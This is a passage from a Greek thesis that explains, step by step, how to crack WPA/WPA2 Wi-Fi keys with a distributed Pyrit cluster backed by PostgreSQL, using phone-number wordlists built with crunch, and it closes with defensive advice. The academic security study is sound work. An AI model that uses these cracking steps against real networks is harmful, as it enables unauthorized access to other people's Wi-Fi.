
Στο rpc_server αλλάζουμε σε τιμή true διότι εκτελούμε ένα remote procedure call στον server.

Το πεδίο limit_ncpus αναφέρεται στον αριθμό των επεξεργαστών που διαθέτει ο υπολογιστής μας.

Επίσης στο rpc_knownclients βάζουμε την ip των υπολογιστών – σκλάβων (clients) ώστε να μπορέσουν να επικοινωνήσουν. Αν υπάρχουν περισσότεροι από 1 clients τότε βάζουμε τις ip διευθύνσεις τους με κόμμα (πχ 192.168.2.3, 192.168.2.4, …).

Το default_storage θα το αλλάξουμε παρακάτω ώστε να συνδέεται στην SQL βάση δεδομένων που θα δημιουργήσουμε.

Ρυθμίσεις για τον client:




Εικόνα 63: Configuration pyrit για τον Client


Προαιρετικά μπορούμε να βάλουμε την ip του server στο rpc_knownclients αν δεν μπορεί να βρεθεί η επικοινωνία.

Επίσης **~pyrit list_cores** στον κεντρικό υπολογιστή (server) μπορούμε να δούμε στην παρακάτω εικόνα ότι πλέον εκτός από τις CPU εμφανίζεται και μια νέα μονάδα υπολογισμού με όνομα Network-Clients. Ο εικονικός αυτός πυρήνας αντιπροσωπεύει πλέον όλους τους υπολογιστές σκλάβους (στην περίπτωση μας ένας).

Επίσης μπορούμε να δώσουμε την εντολή **~pyrit serve** στον server και **~pyrit benchmark** στον client έτσι ώστε να μας δώσει την συνολική υπολογιστική δύναμη.



Εικόνα 64: List_cores στον Server και εντολή serve



Εικόνα 65: Συνολική επεξεργαστική δύναμη μετά την δημιουργία server-client

5.1.4 Δημιουργία SQL βάσης δεδομένων στον server

Σε έναν υπολογιστή (συνήθως σε αυτόν που έχουμε κάνει server) μπορούμε με τη βοήθεια ενός προγράμματος του Backtrack, να δημιουργήσουμε μια βάση δεδομένων αρκετά μεγάλη (εξαρτάται από τον αποθηκευτικό χώρο που θέλουμε να διαθέσουμε) η οποία θα περιέχει τα πιθανά passphrase τα οποία θα έχουμε κάνει import, τα ονόματα ESSID των επιτιθέμενων AP καθώς επίσης και τα προϋπολογισμένα PKM (χωρίς να δημιουργεί πίνακες από την αρχή). Με αυτόν τον τρόπο οι υπόλοιποι υπολογιστές μπορούν να λειτουργούν ταυτόχρονα στην βάση δεδομένων του server. Τα πλεονεκτήματα δημιουργίας μιας βάσης δεδομένων SQL είναι τα εξής:

- ✓ Ενσωμάτωση του μοντέλου ACID (ατομικότητα, συνεκτικότητα, απομόνωση και αντοχή) με λειτουργίες backup και εξισορρόπησης φόρτου που πρέπει να έχει κάθε βάση δεδομένων SQL.
- ✓ Πολλαπλοί Pyrit-Clients μπορούν να λειτουργούν στην ίδια βάση δεδομένων την ίδια στιγμή μέσω του δικτύου.
- ✓ Τα μετα-δεδομένα και τα δυαδικά δεδομένα (πιθανόν) αποθηκεύονται ανεξάρτητα μεταξύ τους, καθιστώντας τη βάση δεδομένων να διερευνά και να λειτουργεί ευκολότερα.
- ✓ Λειτουργίες Cloud.

Στη συνέχεια θα φορτώσουμε την PostgreSQL στο laptop-server για την αποθήκευση της βάσης δεδομένων που θα συνδέεται ο client (ίδιες λειτουργίες με την MySQL, SQLite, ευκολότερο setup).

Βήμα 1) Download της PostgreSQL και εγκατάσταση βιβλιοθηκών για την sqlalchemy

```
root@bt:~# sudo apt-get install postgresql python-psycopg2 python-sqlalchemy
```

Βήμα 2) Δημιουργία ενός template (template1) στο οποίο φτιάχνουμε ένα χρήστη με το όνομα ‘pyrit’ και password ‘toor’.

```
root@bt:~# su - postgres
No directory, logging in with HOME=/
postgres@bt:/$ psql template1
psql (8.4.8)
Type "help" for help.

template1=# CREATE USER pyrit WITH PASSWORD 'toor';
```

Εικόνα 66: Δημιουργία user και password

Τώρα έχουμε δικαιώματα superuser (SU) στη βάσης μας και μπορούμε να κάνουμε τα πάντα όπως να προσθέσουμε χρήστες, να αφαιρέσουμε χρήστες, να προσθέσουμε βάσεις κλπ. αφότου φυσικά κάνουμε login στο κέλυφος psql. Το psql είναι η διαδραστική γραμμή εντολών της postgresql.

Βήμα 3) Configuration 2 αρχείων της βάσης postgreql για να καταστεί δυνατή η εξωτερική πρόσβαση της βάσης από τον client. Το πρώτο αρχείο είναι το pg_hba.conf και το δεύτερο το postgresql.conf.

- pg_hba.conf

  Το αρχείο αυτό ουσιαστικά ορίζει που και πως ο client θα συνδεθεί με τη βάση. Εκτελούμε την παρακάτω εντολή για να μπούμε στο αρχείο:

```
root@bt:~# sudo gedit /etc/postgresql/8.4/main/pg_hba.conf
```

Στο τέλος του αρχείου προσθέτουμε τις 2 τελευταίες γραμμές που φαίνονται στην εικόνα 57 ώστε η βάση να δίνει πρόσβαση στην ip διεύθυνση του client προκειμένου να συνδεθεί και στον τοπικό localhost.

```
# Database administrative login by UNIX sockets
local   all         postgres                          ident

# TYPE  DATABASE    USER         CIDR-ADDRESS         METHOD

# "local" is for Unix domain socket connections only
local   all         all                               ident
# IPv4 local connections:
host    all         all          127.0.0.1/32         md5
# IPv6 local connections:
host    all         all          ::1/128              md5
host  pyrit  pyrit  192.168.0.1/24  trust
host  pyrit  pyrit  127.0.0.1/32  trust
```

Εικόνα 67: Ρυθμίσεις στο αρχείο pg_hba.conf

- postgresql.conf

Στο αρχείο αυτό ορίζουμε σε ποια πόρτα η postgresql θα ακούει για να αποδεχτεί τον client. Όπως είχαμε πει και παραπάνω στο configuration client – server η πόρτα 17934 αναφέρεται στην επικοινωνία τους και θα πρέπει να είναι ανοιχτή.

```
root@bt:~# sudo gedit /etc/postgresql/8.4/main/pg_hba.conf
```

```
#------------------------------------------------------------------------------
# CONNECTIONS AND AUTHENTICATION
#------------------------------------------------------------------------------

# - Connection Settings -

listen_addresses = '127.0.0.1'          # what IP address(es) to listen on;
                                        # comma-separated list of addresses;
                                        # defaults to 'localhost', '*' = all
                                        # (change requires restart)
port = 17934                            # (change requires restart)
max_connections = 100                   # (change requires restart)
# Note:  Increasing max_connections costs ~400 bytes of shared memory per
```

LocalHost

Εικόνα 68: Ρυθμίσεις στο αρχείο postgresql.conf

Βήμα 4) Αποθηκεύουμε τα 2 αρχεία και κάνουμε επανεκκίνηση τη βάση για να πάρει τις καινούργιες ρυθμίσεις.

```
root@bt:~# sudo /etc/init.d/postgresql-8.4 restart
 * Restarting PostgreSQL 8.4 database server
```

Επίσης στις ρυθμίσεις του pyrit βάζουμε τη νέα τοποθεσία χώρου αποθήκευσης που δείχνει την διευθυνση της βάσης SQL.


```
  GNU nano 2.2.2                          File: /root/.pyrit/config

default_storage = postgres://pyrit:toor@127.0.0.1/pyrit
limit_ncpus = 4
rpc_announce = true
rpc_announce_broadcast = false
rpc_knownclients = 192.168.2.4
rpc_server = true
workunit_size = 75000
```

Εικόνα 69: Αλλαγή τοποθεσίας default_storage

5.1.5 Δημιουργία Wordlist και εισαγωγή στην βάση δεδομένων SQL


Με την βοήθεια του λογισμικού crunch στο Backtrack, θα δημιουργήσουμε 2 λεξικά , το ένα θα περιέχει όλα τα κινητά τηλέφωνα (69%%%%%%%%) και το δεύτερο θα περιέχει όλα τα σταθερά (210%%%%%%%).



Εικόνα 70: Δημιουργία λεξικού με κινητά

Όπως φαίνεται στην εικόνα θα περιέχει το περισσότερο 10 αριθμούς, το λιγότερο 10 αριθμούς , θα αποτελείται από τους αριθμούς 0123456789 και θα αποθηκευτεί στην τοποθεσία /root σε αρχείο txt.

Παρομοίως και για το λεξικό των σταθερών τηλεφώνων:




Εικόνα 71: Δημιουργία λεξικών με σταθερά

Αφού είναι έτοιμα τα λεξικά μπορούμε να συνεχίσουμε στο τελικό στάδιο.


5.1.6 Προετοιμασία και μαζική επίθεση στο δίκτυο

Δημιουργούμε το essid της hol και κάνουμε import τα παραπάνω λεξικά στη βάση δεδομένων ώστε στη συνέχεια με την εντολή **pyrit batch** να δημιουργήσουμε τα

Precomputed tables. Όλα τα δεδομένα ανεβαίνουν στην βάση που έχουμε δημιουργήσει και είναι ορατά και από τον client.




Εικόνα 72: Δημιουργία essid 'hol'



Εικόνα 73: Εισαγωγή λεξικών

Αν θέλαμε να 'ανεβάσουμε' λεξικά από τον client θα έπρεπε να χρησιμοποιήσουμε την εντολή: **Pyrit -u http://192.168.2.5:17934 -i dictionary.txt import_passwords**

Με την εντολή **pyrit eval** βλέπουμε τι περιέχει η βάση πριν τη διαδικασία δημιουργίας των precomputed tables:



Εικόνα 74: eval-server

Επίσης και από τον client μπορούμε να δούμε την βάση βάζοντας την διευθυνση ip του server και την πόρτα που επικοινωνεί.

Εικονα 75: eval-client

Στη συνέχεια από τον client δημιουργούμε τα Precomputed tables. Για να δουλέψουμε με την βάση του server πρέπει να εκτελέσουμε την εντολή ~**pyrit relay** (με την οποία ο server δανείζει τη βάση του στον client μέσω του πρωτοκόλλου RPC) και τότε στον client να κάνουμε **batch και να ξεκινήσει η διαδικασία.**

Εικόνα 76: εντολή relay

Εικόνα 77: Εντολή batch για δημιουργία των precomputed tables

Τέλος όπως βλέπουμε οι προϋπολογισμένοι πίνακες είναι έτοιμοι και έχουν ανέβει στην βάση SQL. (περιέχουν τα passphrases «χασαρισμένα» με το essid της hol)
Είμαστε έτοιμοι για την επίθεση. Έτσι δίνουμε στον client την εντολή:

Εικόνα 78: Βάση έτοιμη και επίθεση λεξικού στο δίκτυο

Βρέθηκε ο κωδικός και είναι ένα κινητό τηλέφωνο.

Εικόνα 79: Εύρεση κωδικού

6 Επίλογος - Συμπεράσματα

Το πρωτόκολλο WPA/WPA2 όπως είδαμε έχει τις αδυναμίες του και είναι τρωτό σε επιθέσεις. Ωστόσο ορισμένα μέτρα προστασίας μπορούν να δυσκολέψουν το σπάσιμο του κωδικού. Αρχικά η αλλαγή του essid του router με δικός μας custom essid, ώστε να αποφεύγονται επιθέσεις με pre-computed rainbow tables. Σε συνδυασμό με την αλλαγή σε τακτά χρονικά διαστήματα μειώνουμε ακόμη περισσότερο την πιθανότητα σπασίματος. Η αλλαγή των κλειδιών (key) τακτικά και η αντικατάσταση τους με περισσότερους και δυσκολότερους χαρακτήρες (όπως αλφαριθμητικά, κεφαλαία, μικρά κλπ) καθιστά την επίθεση brute-force αδύνατη καθώς με περισσότερους από 9 χαρακτήρες κωδικού και δεδομένης της τωρινής δύναμης των επεξεργαστών η όλη διαδικασία του σπασίματος παίρνει πολλά χρόνια. Τέλος η χρήση VPN-client αποτελεί την ασφαλέστερη επιλογή καθώς τα δεδομένα (πακέτα) δεν μπορούν να «αιχμαλωτιστούν» από τους επίδοξους crackers.

Όσον αφορά τώρα το αντίπαλο στρατόπεδο, για την βελτίωση της ταχύτητας σπασίματος των κωδικών σε ένα WPA/WPA2 πρωτόκολλο υπάρχουν 2 τρόποι. Ο πρώτος είναι η αντικατάσταση των επεξεργαστών με κάρτες γραφικών αφού όπως διαπιστώσαμε η ταχύτητα σε μαθηματικούς υπολογισμούς είναι δεκαπλάσια. Τέλος γνωρίζουμε ότι το πρωτόκολλο WPA/2 αποτελείται από μέγιστους χαρακτήρες 24bit. Το οποίο σημαίνει ότι με ένα εξελιγμένο σύστημα cloud μπορεί να αποτελέσει παρελθόν.

Όπως είδαμε το cloud μας παρέχει δυο μεγάλα πλεονεκτήματα. Πρώτον η μεγάλη χωρητικότητα και η από κοινού διαχείριση μιας βάσης δεδομένων και δεύτερον η ταχύτητα η οποία πολλαπλασιάζεται όσο αυξάνονται οι clients στο δίκτυο. Ένα σενάριο που μπορεί να αντικατοπτρίζει την πραγματικότητα σε λίγα χρόνια είναι μια κεντρική δημόσια, online υπηρεσία WPA cracking, όπου οι χρήστες της δανείζουν την υπολογιστική ισχύ των συστημάτων τους, δημιουργώντας ένα τεράστιο υπολογιστικό cluster. Στη συνέχεια ανεβάζουν τα dictionary και τα SSID που τους ενδιαφέρουν, από τα οποία, λόγω του μεγέθους του cluster, δημιουργούνται σχεδόν άμεσα τα αντίστοιχα PMK. Ως αντάλλαγμα για τον δανεισμό υπολογιστικής ισχύος, οι χρήστες απολαμβάνουν online πρόσβαση στην κολοσσιαία βάση δεδομένων της υπηρεσίας, γεγονός που τους επιτρέπει να επιτίθενται σε οποιοδήποτε WPA/WPA2 δίκτυο με εξωφρενικές ταχύτητες και χωρίς ιδιαίτερο hardware.

7 Βιβλιογραφία

1. Wi-Fi security – WEP, WPA and WPA2 By Guillaume Lehembre
2. Wireless Security and Pentest Tutorial using Backtrack, 27-05-2012, Nuno Freitas

3. Practical attacks against WEP and WPAMartin Beck, TU-Dresden, Germany hirte@aircrack-ng.org

4. Hacking and Innovation by Gregory Conti

5. Practical attacks against WEP and WPA E Tews, M Beck - Proceedings of the second ACM conference on …, 2009 - portal.acm.org

6. WiFi attack vectors H Berghel… - Communications of the ACM, 2005 - portal.acm.org

7. WEP: Dead Again, Part 1 *Michael Ossmann* 2004-12-14

8. Deploying Wi-Fi Protected Access (WPA™) and WPA2™ in the Enterprise March 2005

9. Practical attacks against WEP and WPA, Martin Beck

10. A Practical Message Falsification Attack on WPA, Toshihiro Ohigashi, Masakatu Morii

11. Weakness in Passphrase Choice in WPA Interface, R. Moskowitz

12. WPA vs. WPA2: Is WPA2 Really an Improvement on WPA? FH Katz - infotech.armstrong.edu

13. GPU-based WPA/WPA2 crack struggles with good passwords G.Fleishman - Retrieved June, 2008 - arstechnica.com

14. Martin Beck ,Eric Tews, TU-Dresden, Germany, November 2008, ‘’Practical attacks against WEP and WPA/WPA2

15. Guillaume Lehembre, 2009, ‘’WEP,WPA and WPA2’’

16. Executive’s Guide to : Cloud Computing, March 2010, Eric A. Marks – Bob Lozano

17. Above the Clouds: A Berkeley View of Cloud Computing, , February 2009, Michael Armbrust, Armando Fox, Rean Griffith, Anthony D. Joseph

18. Cloud Computing: Web-Based Applications That Change the Way You Work and Collaborate Online, August 2009, Michael Miller

Links:

1. Https://www.backtrack-linux.com
2. Https://secure.wikimedia.org/wikipedia/en/wiki/Amazon_Elastic_Compute_Cloud
3. Http://www.wpacracker.com/
4. Https://code.google.com/p/pyrit/

5. www.Aircrack-ng.org

6. Https://www.renderlab.net/projects/WPA-tables/

7. Https://en.bitcoin.it/wiki/Why_a_GPU_mines_faster_than_a_CPU

8. Https://wifi0wn.wordpress.com/wepwpawpa2-cracking-dictionary/

9. Http://www.tomshardware.com/reviews/nvidia-cuda-gpu,1954-15.html

10. http://lifehacker.com/5305094/how-to-crack-a-wi+fi-networks-wep-password-with-backtrack

11. Http://www.p0wnbox.com/index.php?showtopic=1729

12. http://beta.ivc.no/wiki/index.php/Pyrit_setup

13. http://samiux.blogspot.gr/2012/03/howto-pyrit-cluster-with-backtrack-5-r2.html

14. http://manpages.ubuntu.com/manpages/natty/man1/pyrit.1.html

15. http://beta.ivc.no/wiki/index.php/Pyrit_setup#Database_Setup

16. http://www.postgresql.org/

17. http://www.sqlalchemy.org/

18. http://wiki.backbox.org/index.php/Pyrit